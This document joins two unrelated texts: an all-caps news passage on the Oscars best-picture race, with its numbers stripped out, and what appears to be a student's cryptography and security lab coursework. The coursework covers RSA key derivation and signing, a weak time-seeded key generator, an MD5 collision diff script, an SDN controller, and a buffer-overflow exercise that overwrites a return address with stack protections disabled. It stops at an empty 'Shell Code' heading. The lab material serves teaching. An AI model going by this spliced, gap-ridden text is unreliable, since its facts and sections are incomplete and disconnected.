NO CALL TO WEAR BLACK GOWNS WENT OUT IN ADVANCE OF THE OSCARS THOUGH THE MOVEMENT WILL ALMOST CERTAINLY BE REFERENCED BEFORE AND DURING THE CEREMONY

ESPECIALLY SINCE VOCAL METOO SUPPORTERS LIKE ASHLEY JUDD LAURA DERN AND NICOLE KIDMAN ARE SCHEDULED PRESENTERS

ANOTHER FEATURE OF THIS SEASON NO ONE REALLY KNOWS WHO IS GOING TO WIN BEST PICTURE ARGUABLY THIS HAPPENS A LOT OF THE TIME INARGUABLY THE NAILBITER NARRATIVE ONLY SERVES THE AWARDS HYPE MACHINE BUT OFTEN THE PEOPLE FORECASTING

THE RACE SOCALLED OSCAROLOGISTS CAN MAKE ONLY EDUCATED GUESSES

THE WAY THE ACADEMY TABULATES THE BIG WINNER DOESNT HELP IN EVERY OTHER CATEGORY THE NOMINEE WITH THE MOST VOTES WINS BUT IN THE BEST PICTURE CATEGORY VOTERS ARE ASKED TO LIST THEIR TOP MOVIES IN PREFERENTIAL ORDER IF A MOVIE GETS MORE THAN PERCENT OF THE FIRSTPLACE VOTES IT WINS WHEN NO MOVIE MANAGES THAT THE ONE WITH THE FEWEST FIRSTPLACE VOTES IS ELIMINATED AND ITS VOTES ARE REDISTRIBUTED TO THE MOVIES THAT GARNERED THE ELIMINATED BALLOTS

SECONDPLACE VOTES AND THIS CONTINUES UNTIL A WINNER EMERGES

IT IS ALL TERRIBLY CONFUSING BUT APPARENTLY THE CONSENSUS FAVORITE COMES OUT AHEAD IN THE END THIS MEANS THAT ENDOFSEASON AWARDS CHATTER INVARIABLY INVOLVES TORTURED SPECULATION ABOUT WHICH FILM WOULD MOST LIKELY BE VOTERS

SECOND OR THIRD FAVORITE AND THEN EQUALLY TORTURED CONCLUSIONS ABOUT WHICH FILM MIGHT PREVAIL

IN IT WAS A TOSSUP BETWEEN BOYHOOD AND THE EVENTUAL WINNER BIRDMAN IN WITH LOTS OF EXPERTS BETTING ON THE REVENANT OR THE BIG SHORT THE PRIZE WENT TO SPOTLIGHT LAST YEAR NEARLY ALL THE FORECASTERS DECLARED LA LA LAND THE PRESUMPTIVE WINNER AND FOR TWO AND A HALF MINUTES THEY WERE CORRECT BEFORE AN ENVELOPE SNAFU WAS REVEALED AND THE RIGHTFUL WINNER MOONLIGHT WAS CROWNED

THIS YEAR AWARDS WATCHERS ARE UNEQUALLY DIVIDED BETWEEN THREE BILLBOARDS OUTSIDE EBBING MISSOURI THE FAVORITE AND THE SHAPE OF WATER WHICH IS THE BAGGERS PREDICTION WITH A FEW FORECASTING A HAIL MARY WIN FOR GET OUT

BUT ALL OF THOSE FILMS HAVE HISTORICAL OSCARVOTING PATTERNS AGAINST THEM THE SHAPE OF WATER HAS NOMINATIONS MORE THAN ANY OTHER FILM AND WAS ALSO NAMED THE YEARS BEST BY THE PRODUCERS AND DIRECTORS GUILDS YET IT WAS NOT NOMINATED FOR A SCREEN ACTORS GUILD AWARD FOR BEST ENSEMBLE AND NO FILM HAS WON BEST PICTURE WITHOUT PREVIOUSLY LANDING AT LEAST THE ACTORS NOMINATION SINCE BRAVEHEART IN THIS YEAR THE BEST ENSEMBLE SAG ENDED UP GOING TO THREE BILLBOARDS WHICH IS SIGNIFICANT BECAUSE ACTORS MAKE UP THE ACADEMYS LARGEST BRANCH THAT FILM WHILE DIVISIVE ALSO WON THE BEST DRAMA GOLDEN GLOBE AND THE BAFTA BUT ITS FILMMAKER MARTIN MCDONAGH WAS NOT NOMINATED FOR BEST DIRECTOR AND APART FROM ARGO MOVIES THAT LAND BEST PICTURE WITHOUT ALSO EARNING BEST DIRECTOR NOMINATIONS ARE FEW AND FAR BETWEEN

AES128CBC:

decrypted text:

This is the plain text used for encryption

AES128CFB:

decrypted text:

This is the plain text used for encryption

BFCBC:

decrypted text:

This is the plain text used for encryption

RSA public key encryption:

bn_sample.c

```
/* bn_sample.c */  
#include <stdio.h>  
#include <openssl/bn.h>  
#define NBITS 256
```

```

void printBN(char *msg, BIGNUM *a)
{
/* Use BN_bn2hex(a) for hex string
 * Use BN_bn2dec(a) for decimal string */
char * number_str = BN_bn2hex(a);
printf("%s %s\n", msg, number_str);
OPENSSL_free(number_str);
}
int main ()
{
BN_CTX *ctx = BN_CTX_new();
BIGNUM *a = BN_new();
BIGNUM *b = BN_new();
BIGNUM *n = BN_new();
BIGNUM *res = BN_new();
// Initialize a, b, n
BN_generate_prime_ex(a, NBITS, 1, NULL, NULL, NULL);
BN_dec2bn(&b, "273489463796838501848592769467194369268");
BN_rand(n, NBITS, 0, 0);
// res = a*b
BN_mul(res, a, b, ctx);
printBN("a * b = ", res);
// res = a^b mod n
BN_mod_exp(res, a, b, n, ctx);
printBN("a^c mod n = ", res);
return 0;
}

```

Task1.c

```

#include <stdio.h>
#include <openssl/bn.h>
#define NBITS 128
void printBN(char *msg, BIGNUM *a)
{
    char *number_str = BN_bn2hex(a);
    printf("%s %s\n", msg, number_str);
    OPENSSL_free(number_str);
}
int main()
{
    printf("CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task1 -
Deriving the Private Key\n");
    BN_CTX *ctx = BN_CTX_new();
    BIGNUM *p = BN_new();
    BIGNUM *q = BN_new();

```

```

BIGNUM *phi = BN_new();
BIGNUM *n = BN_new();
BIGNUM *e = BN_new();
BIGNUM *d = BN_new();
BIGNUM *p_minus_1 = BN_new();
BIGNUM *q_minus_1 = BN_new();

BN_hex2bn(&p, "F7E75FDC469067FFDC4E847C51F452DF");
BN_hex2bn(&q, "E85CED54AF57E53E092113E62F436F4F");
BN_hex2bn(&e, "0D88C3");

BN_sub(p_minus_1, p, BN_value_one());
BN_sub(q_minus_1, q, BN_value_one());
BN_mul(n, p, q, ctx);
BN_mul(phi, p_minus_1, q_minus_1, ctx);

BN_mod_inverse(d, e, phi, ctx);

printBN("public key e = ", e);
printBN("public key n = ", n);
printBN("private key d = ", d);
return 0;
}

```

Task2.c:

```

#include <stdio.h>
#include <openssl/bn.h>
#define NBITS 128
void printBN(char *msg, BIGNUM *a)
{
/* Use BN_bn2hex(a) for hex string
* Use BN_bn2dec(a) for decimal string */
char *number_str = BN_bn2hex(a);
printf("%s %s\n", msg, number_str);
OPENSSL_free(number_str);
}
int main()
{
    printf("CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task2 -
Encrypting a Message\n");
    BN_CTX *ctx = BN_CTX_new();

    BIGNUM *n = BN_new();
    BIGNUM *e = BN_new();
    BIGNUM *d = BN_new();
    BIGNUM *M = BN_new(); //Message

```

```

BIGNUM *p = BN_new(); //Plain Text
BIGNUM *c = BN_new(); //cypher text

BN_hex2bn(&n,
"DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5");
BN_hex2bn(&e, "010001");
BN_hex2bn(&d,
"74D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AACBC26AA381CD7D30D");
BN_hex2bn(&M, "4120746f702073656372657421"); //"A top secret!"

BN_mod_exp(c, M, e, n, ctx);
BN_mod_exp(p, c, d, n, ctx);
printBN("Encryption result: ", c);
printBN("Plain Text: ", p); //For verification
return 0;
}

```

Task3.c:

```

#include <stdio.h>
#include <openssl/bn.h>
#define NBITS 128
void printBN(char *msg, BIGNUM *a)
{ /* Use BN_bn2hex(a) for hex string
* Use BN_bn2dec(a) for decimal string */
char *number_str = BN_bn2hex(a);
printf("%s %s\n", msg, number_str);
OPENSSL_free(number_str);
}
int main()
{
    printf("CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task3 -
Decrypting a Message\n");
    BN_CTX *ctx = BN_CTX_new();

    BIGNUM *n = BN_new();
    BIGNUM *e = BN_new();
    BIGNUM *d = BN_new();
    BIGNUM *p = BN_new(); //plain text
    BIGNUM *C = BN_new(); //cypher text

    // Assign values
    BN_hex2bn(&n,
"DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5");
    BN_hex2bn(&e, "010001");

```

```

BN_hex2bn(&d,
"74D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AACBC26AA381CD7D30D");
BN_hex2bn(&C,
"8C0F971DF2F3672B28811407E2DABBE1DA0FEBBBDFC7DCB67396567EA1E2493F");

// decrypt C: C^d mod n
BN_mod_exp(p, C, d, n, ctx);
printBN("Decryption result: ", p);
return 0;
}

```

Task4.c:

```

#include <stdio.h>
#include <openssl/bn.h>
#define NBITS 128
void printBN(char *msg, BIGNUM *a)
{ /* Use BN_bn2hex(a) for hex string
* Use BN_bn2dec(a) for decimal string */
    char *number_str = BN_bn2hex(a);
    printf("%s %s\n", msg, number_str);
    OPENSSL_free(number_str);
}
int main()
{
    printf("CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task4 -
Signing a Message\n");
    BN_CTX *ctx = BN_CTX_new();

    BIGNUM *n = BN_new();
    BIGNUM *e = BN_new();
    BIGNUM *d = BN_new();
    BIGNUM *M1 = BN_new();
    BIGNUM *M2 = BN_new();
    BIGNUM *sign1 = BN_new();
    BIGNUM *sign2 = BN_new();

    BN_hex2bn(&n,
"DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5");
    BN_hex2bn(&e, "010001");
    BN_hex2bn(&d,
"74D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AACBC26AA381CD7D30D");
    BN_hex2bn(&M1, "49206f776520796f75202432303030"); // hex encode for "I owe you $2000"
    BN_hex2bn(&M2, "49206f776520796f75202433303030"); // hex encode for "I owe you $3000"

    // encrypt M: M^d mod n

```

```

BN_mod_exp(sign1, M1, d, n, ctx);
BN_mod_exp(sign2, M2, d, n, ctx);
printBN("Signature of M1:", sign1);
printBN("Signature of M2:", sign2);
return 0;
}

```

Pseudo Random Number Generation:

Task1.c:

```

//Generate Encryption Key in a Wrong Way
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#define KEYSIZE 16
void main()
{
printf("CMPE209-Assignment3-016707314-Pseudo Random Number Generator - Task1- Generate Encryption
Key in a Wrong Way\n");
int i;
char key[KEYSIZE];
printf("%lld\n", (long long) time(NULL));
//srand (time(NULL));
for (i = 0; i< KEYSIZE; i++){
key[i] = rand()%256;
printf("%.2x", (unsigned char)key[i]);
}
printf("\n");
}

```

MD5 Collision Attack Lab:

```

#!/usr/bin/python3
from sys import argv

_, first, second = argv

with open(first, 'rb') as f:
    f1 = f.read()
with open(second, 'rb') as f:
    f2 = f.read()

for i in range(min(len(f1), len(f2))):
    if f1[i] != f2[i]:
        print("different bytes in", hex(i), ":", hex(f1[i]) + ' vs ' + hex(f2[i]))

```

prefix.txt:

this is md5 lab

Mininet

lab3.py

```
# Copyright (C) 2011 Nippon Telegraph and Telephone Corporation.
#
# Licensed under the Apache License, Version 2.0 (the "License");
# you may not use this file except in compliance with the License.
# You may obtain a copy of the License at
#
#   http://www.apache.org/licenses/LICENSE-2.0
#
# Unless required by applicable law or agreed to in writing, software
# distributed under the License is distributed on an "AS IS" BASIS,
# WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or
# implied.
# See the License for the specific language governing permissions and
# limitations under the License.
```

```
from ryu.base import app_manager
from ryu.controller import ofp_event
```

```
from ryu.controller.handler import CONFIG_DISPATCHER, MAIN_DISPATCHER
from ryu.controller.handler import set_ev_cls
from ryu.ofproto import ofproto_v1_3
from ryu.lib.packet import packet
from ryu.lib.packet import ethernet
from ryu.lib.packet import ether_types
```

```
from ryu.lib.packet import in_proto
from ryu.lib.packet import ipv4
from ryu.lib.packet import icmp
from ryu.lib.packet import tcp
from ryu.lib.packet import udp
```

```
class SimpleSwitch13(app_manager.RyuApp):
    OFP_VERSIONS = [ofproto_v1_3.OFP_VERSION]
```

```
def __init__(self, *args, **kwargs):
    super(SimpleSwitch13, self).__init__(*args, **kwargs)
    self.mac_to_port = {}
```

```
@set_ev_cls(ofp_event.EventOFPSwitchFeatures, CONFIG_DISPATCHER)
def switch_features_handler(self, ev):
```

```

datapath = ev.msg.datapath
ofproto = datapath.ofproto
parser = datapath.ofproto_parser

# install table-miss flow entry
#
# We specify NO BUFFER to max_len of the output action due to
# OVS bug. At this moment, if we specify a lesser number, e.g.,
# 128, OVS will send Packet-In with invalid buffer_id and
# truncated packet data. In that case, we cannot output packets
# correctly. The bug has been fixed in OVS v2.1.0.
match = parser.OFPMatch()
actions = [parser.OFPActionOutput(ofproto.OFPP_CONTROLLER,
                                  ofproto.OFPCML_NO_BUFFER)]
self.add_flow(datapath, 0, match, actions)

def add_flow(self, datapath, priority, match, actions, buffer_id=None):
    ofproto = datapath.ofproto
    parser = datapath.ofproto_parser

    inst = [parser.OFPIInstructionActions(ofproto.OFPIT_APPLY_ACTIONS,
                                          actions)]
    if buffer_id:
        mod = parser.OFPFlowMod(datapath=datapath, buffer_id=buffer_id, priority=priority, match=match,
instructions=inst)
    else:
        mod = parser.OFPFlowMod(datapath=datapath, priority=priority,
                               match=match, instructions=inst)
    datapath.send_msg(mod)

def add_flow1(self, datapath, priority, match, actions, buffer_id=None):
    ofproto = datapath.ofproto
    parser = datapath.ofproto_parser

    inst = [parser.OFPIInstructionActions(ofproto.OFPIT_APPLY_ACTIONS,
                                          actions)]
    if buffer_id:
        mod = parser.OFPFlowMod(datapath=datapath, buffer_id=buffer_id, priority=priority, idle_timeout=5,
match=match, instructions=inst)
    else:
        mod = parser.OFPFlowMod(datapath=datapath, priority=priority, idle_timeout=5,
                               match=match, instructions=inst)
    datapath.send_msg(mod)

```

```

@set_ev_cls(ofp_event.EventOFPPacketIn, MAIN_DISPATCHER)
def _packet_in_handler(self, ev):
    # If you hit this you might want to increase
    # the "miss_send_length" of your switch
    if ev.msg.msg_len < ev.msg.total_len:
        self.logger.debug("packet truncated: only %s of %s bytes",
                          ev.msg.msg_len, ev.msg.total_len)
    msg = ev.msg
    datapath = msg.datapath
    ofproto = datapath.ofproto
    parser = datapath.ofproto_parser
    in_port = msg.match['in_port']

    pkt = packet.Packet(msg.data)
    eth = pkt.get_protocols(ethernet.ethernet)[0]

    if eth.ethertype == ether_types.ETH_TYPE_LLDP:
        # ignore lldp packet
        return
    dst = eth.dst
    src = eth.src

    dpid = format(datapath.id, "d").zfill(16)
    self.mac_to_port.setdefault(dpid, {})

    self.logger.info("packet in %s %s %s %s", dpid, src, dst, in_port)

    # learn a mac address to avoid FLOOD next time.
    self.mac_to_port[dpid][src] = in_port

    if dst in self.mac_to_port[dpid]:
        out_port = self.mac_to_port[dpid][dst]
    else:
        out_port = ofproto.OFPP_FLOOD

    actions = [parser.OFPActionOutput(out_port)]

    # install a flow to avoid packet_in next time
    if out_port != ofproto.OFPP_FLOOD:
        if eth.ethertype == ether_types.ETH_TYPE_IP:
            ip = pkt.get_protocol(ipv4.ipv4)
            srcip = ip.src
            dstip = ip.dst
            protocol = ip.proto

            # if ICMP Protocol
            if protocol == in_proto.IPPROTO_ICMP:

```

```

        match = parser.OFPMatch(eth_type=ether_types.ETH_TYPE_IP, in_port=in_port, ipv4_src=srcip,
        ipv4_dst=dstip, ip_proto=protocol)

        # if TCP Protocol
        elif protocol == in_proto.IPPROTO_TCP:
            t = pkt.get_protocol(tcp.tcp)
            match = parser.OFPMatch(eth_type=ether_types.ETH_TYPE_IP, in_port=in_port, ipv4_src=srcip,
            ipv4_dst=dstip, ip_proto=protocol, tcp_src=t.src_port, tcp_dst=t.dst_port,)

        # If UDP Protocol
        elif protocol == in_proto.IPPROTO_UDP:
            u = pkt.get_protocol(udp.udp)
            match = parser.OFPMatch(eth_type=ether_types.ETH_TYPE_IP, in_port=in_port, ipv4_src=srcip,
            ipv4_dst=dstip, ip_proto=protocol, udp_src=u.src_port, udp_dst=u.dst_port,)

            # verify if we have a valid buffer_id, if yes avoid to send both
            if eth.ethertype == ether_types.ETH_TYPE_ARP:
                match = parser.OFPMatch(eth_type=ether_types.ETH_TYPE_ARP, in_port=in_port, eth_dst=dst,
                eth_src=src)

# flow_mod & packet_out
if msg.buffer_id != ofproto.OFP_NO_BUFFER:
    self.add_flow1(datapath, 1, match, actions, msg.buffer_id)
    return
else:
    self.add_flow1(datapath, 1, match, actions)
data = None
if msg.buffer_id == ofproto.OFP_NO_BUFFER:
    data = msg.data


out = parser.OFPPacketOut(datapath=datapath, buffer_id=msg.buffer_id,
                         in_port=in_port, actions=actions, data=data)
datapath.send_msg(out)

```

9. Buffer Overflow Attack:

1. General Buffer overflow attack:

- a. First, we take a normal code to see what the stack looks like. It has one function which takes three parameters and has two buffers inside it. Figure 1 shows the normal buffer overflow code. In this code, we attempt to bypass the assignment statement by calling a method named “function” from the main function. When the method is called, the parameters are stored on the stack along with the return address, saved frame pointer, and local variables like buffer1 and buffer2, which are also pushed onto the stack.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "BufferOverflow_NormalCode.c". The code in the terminal is as follows:

```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor
Open May 20 20:04 •
BufferOverflow_NormalCode.c
-/Documents/CMPE_229/Assignment4
Save
1/*
2 In this example of a buffer overflow, we attempt to bypass the assignment statement by calling a method named "function" from the main
3 function. When the method is called, the parameters are stored on the stack along with the return address, saved frame pointer, and local
4 variables like buffer1 and buffer2, which are also pushed onto the stack.
5 */
6
7 void function (int a, int b, int c)
8 {
9     char buffer1[5];
10    char buffer2[10];
11 }
12
13 void main()
14 {
15     int x;
16     x = 0;
17     function(1,2,3);
18     x = 1; //Bypass the assignment statement 'x = 1' by launching the attack
19     printf("%d\n",x);
20 }
```

Figure 1

- b. Figure 2 shows the compilation of the above code.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "Terminal". The command entered in the terminal is:

```
seed@Harish_CMPE209:~/.../Assignment4$gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -o BufferOverflow_NormalCode.c BufferOverflow_NormalCode.c
seed@Harish_CMPE209:~/.../Assignment4$
```

Figure 2

- c. Figure 3 shows the file that got created with the same name as the C file after the compilation.




Figure 3

- d. Figure 4 shows the running of the code which prints ‘1’ as the output.




Figure 4

- e. Figure 5 and Figure 6 shows the attack code where we try to modify the return address of the function by increasing its value by 8 bytes. By doing so, we can bypass the assignment statement immediately following it and proceed directly to the printf statement located at the end.

```

1/*
2In this example of a buffer overflow, we attempt to bypass the assignment statement by calling a method named "function" from the main
3function. When the method is called, the parameters are stored on the stack along with the return address, saved frame pointer, and local
4variables like buffer1 and buffer2, which are also pushed onto the stack.
5*/
6
7#include<stdio.h>
8
9void function (int a, int b, int c)
10{
11    char buffer1[5];
12    char buffer2[10];
13
14    int *ret;
15
16    /*
17    Immediately preceding the buffer1[] array on the stack, there is the Saved Frame Pointer (SFP), and before that, the return
18    address. The return address is located 4 bytes beyond the end of buffer1[]. However, it is essential to note that buffer1[] is
19    actually 2 words in length, equivalent to 8 bytes. As a result, the address calculated is 12 bytes from the start of buffer1[].
20    Consequently, in the given statement, the value of buffer1 is incremented by 12.
21    */
22    ret = buffer1 + 12;
23
24    /*
25    To determine the specific value of 8 bytes that needed to be added in this scenario, we utilized a debugger tool such as "gdb".
26    By employing gdb, we examined the program's execution and stack layout to identify the correct number of bytes required for our
27    intended manipulation. Through this process of debugging and analysis, we verified and established the value of 8 bytes as the
28    necessary adjustment in this particular case.
29*/

```

Figure 5

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor
Open BufferOverflow_NormalCode.c BufferOverflow_AttackCode.c
May 20 20:36
BufferOverflow_NormalCode.c
BufferOverflow_AttackCode.c
Save
BufferOverflow_AttackCode.c

9 void function (int a, int b, int c)
10 {
11     char buffer1[5];
12     char buffer2[10];
13
14     int *ret;
15
16     /*
17      Immediately preceding the buffer1[] array on the stack, there is the Saved Frame Pointer (SFP), and before that, the return
      address. The return address is located 4 bytes beyond the end of buffer1[]. However, it is essential to note that buffer1[] is
      actually 2 words in length, equivalent to 8 bytes. As a result, the address calculated is 12 bytes from the start of buffer1[].
      Consequently, in the given statement, the value of buffer1 is incremented by 12.
    */
18     ret = buffer1 + 12;
19
20     /*
21      To determine the specific value of 8 bytes that needed to be added in this scenario, we utilized a debugger tool such as "gdb".
      By employing gdb, we examined the program's execution and stack layout to identify the correct number of bytes required for our
      intended manipulation. Through this process of debugging and analysis, we verified and established the value of 8 bytes as the
      necessary adjustment in this particular case.
    */
23     (*ret) += 8;
24 }
25 }
26
27 void main()
28 {
29     int x;
30     x = 0;
31     function(1,2,3);
32     x = 1; //Bypass the assignment statement 'x = 1' by launching the attack
33     printf("%d\n",x);
34 }

```

Figure 6

On the stack, before the buffer1[] array, there is the Saved Frame Pointer (SFP), and before that, the return address. The return address is located 4 bytes beyond the end of buffer1[]. However, it is essential to note that buffer1[] is actually 2 words in length, equivalent to 8 bytes. As a result, the address calculated is 12 bytes from the start of buffer1[]. Consequently, in the given statement, the value of buffer1 is incremented by 12.

To determine the specific value of 8 bytes that need to be added in this scenario, we utilized a debugger tool such as “gdb”. By employing gdb, we examined the program’s execution and stack layout to identify the correct number of bytes required for our intended manipulation. Through this process of debugging and analysis, we verified and established the value of 8 bytes as the necessary adjustment in this particular case.

- f. Figure 7 shows the buffer overflow attack code compilation.

```

seed@Harish_CMPE209:~/.../Assignment4$gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -o BufferOverflow_AttackCode.c
BufferOverflow_AttackCode.c: In function 'function':
BufferOverflow_AttackCode.c:19:6: warning: assignment to 'int *' from incompatible pointer type 'char *' [-Wincompatible-pointer-types]
  19 |   ret = buffer1 + 12;
      |   ^
seed@Harish_CMPE209:~/.../Assignment4$

```

Figure 7

- g. Figure 8 and Figure 9 shows the investigation of the addresses using “gdb” command.

```

seed@Harish_CMPE209:~/.../Assignment4$gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -o BufferOverflow_AttackCode BufferOverflow_AttackCode.c
BufferOverflow_AttackCode.c: In function 'function':
BufferOverflow_AttackCode.c:19:6: warning: assignment to 'int *' from incompatible pointer type 'char *' [-Wincompatible-pointer-types]
  19 |   ret = buffer1 + 12;
     |   ^
seed@Harish_CMPE209:~/.../Assignment4$gdb BufferOverflow_AttackCode
GNU gdb (Ubuntu 9.2-0ubuntu1-20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from BufferOverflow_AttackCode...
(No debugging symbols found in BufferOverflow_AttackCode)
gdb-peda$ 

```

Figure 8

```

gdb-peda$ disassemble main
Dump of assembler code for function main:
0x08049d22 <+0>:    endbr32
0x08049d26 <+4>:    lea    ecx,[esp+0x4]
0x08049d2a <+8>:    and    esp,0xffffffff0
0x08049d2d <+11>:   push   DWORD PTR [ecx-0x4]
0x08049d30 <+14>:   push   ebp
0x08049d31 <+15>:   mov    ebp,esp
0x08049d33 <+17>:   push   ebx
0x08049d34 <+18>:   push   ecx
0x08049d35 <+19>:   sub    esp,0x10
0x08049d38 <+22>:   call   0x8049bd0 <__x86.get_pc_thunk.bx>
0x08049d3d <+27>:   add    ebx,0xb2c3
0x08049d43 <+33>:   mov    DWORD PTR [ebp-0xc],0x0
0x08049d4a <+40>:   push   0x3
0x08049d4e <+42>:   push   0x2
0x08049d4e <+44>:   push   0x1
0x08049d50 <+46>:   call   0x8049cf5 <function>
0x08049d55 <+51>:   add    esp,0xc
0x08049d58 <+54>:   mov    DWORD PTR [ebp-0xc],0x1
0x08049d5f <+61>:   sub    esp,0x8
0x08049d62 <+64>:   push   DWORD PTR [ebp-0xc]
0x08049d65 <+67>:   lea    eax,[ebx-0x30ff8]
0x08049d6b <+73>:   push   eax
0x08049d6c <+74>:   call   0x8051150 <printf>
0x08049d71 <+79>:   add    esp,0x10
0x08049d74 <+82>:   nop
0x08049d75 <+83>:   lea    esp,[ebp-0x8]
0x08049d78 <+86>:   pop    ecx
0x08049d79 <+87>:   pop    ebx
0x08049d7a <+88>:   pop    ebp
0x08049d7b <+89>:   lea    esp,[ecx-0x4]
0x08049d7e <+92>:   ret
End of assembler dump.

```

Figure 9

Here, we can see that when calling function() the RET will be 0x08049d55 and we want to jump past the assignment.

- h. Figure 10 shows the running of the above code which gives an error saying, “Segmentation fault.”




Figure 10

2. Shell Code:

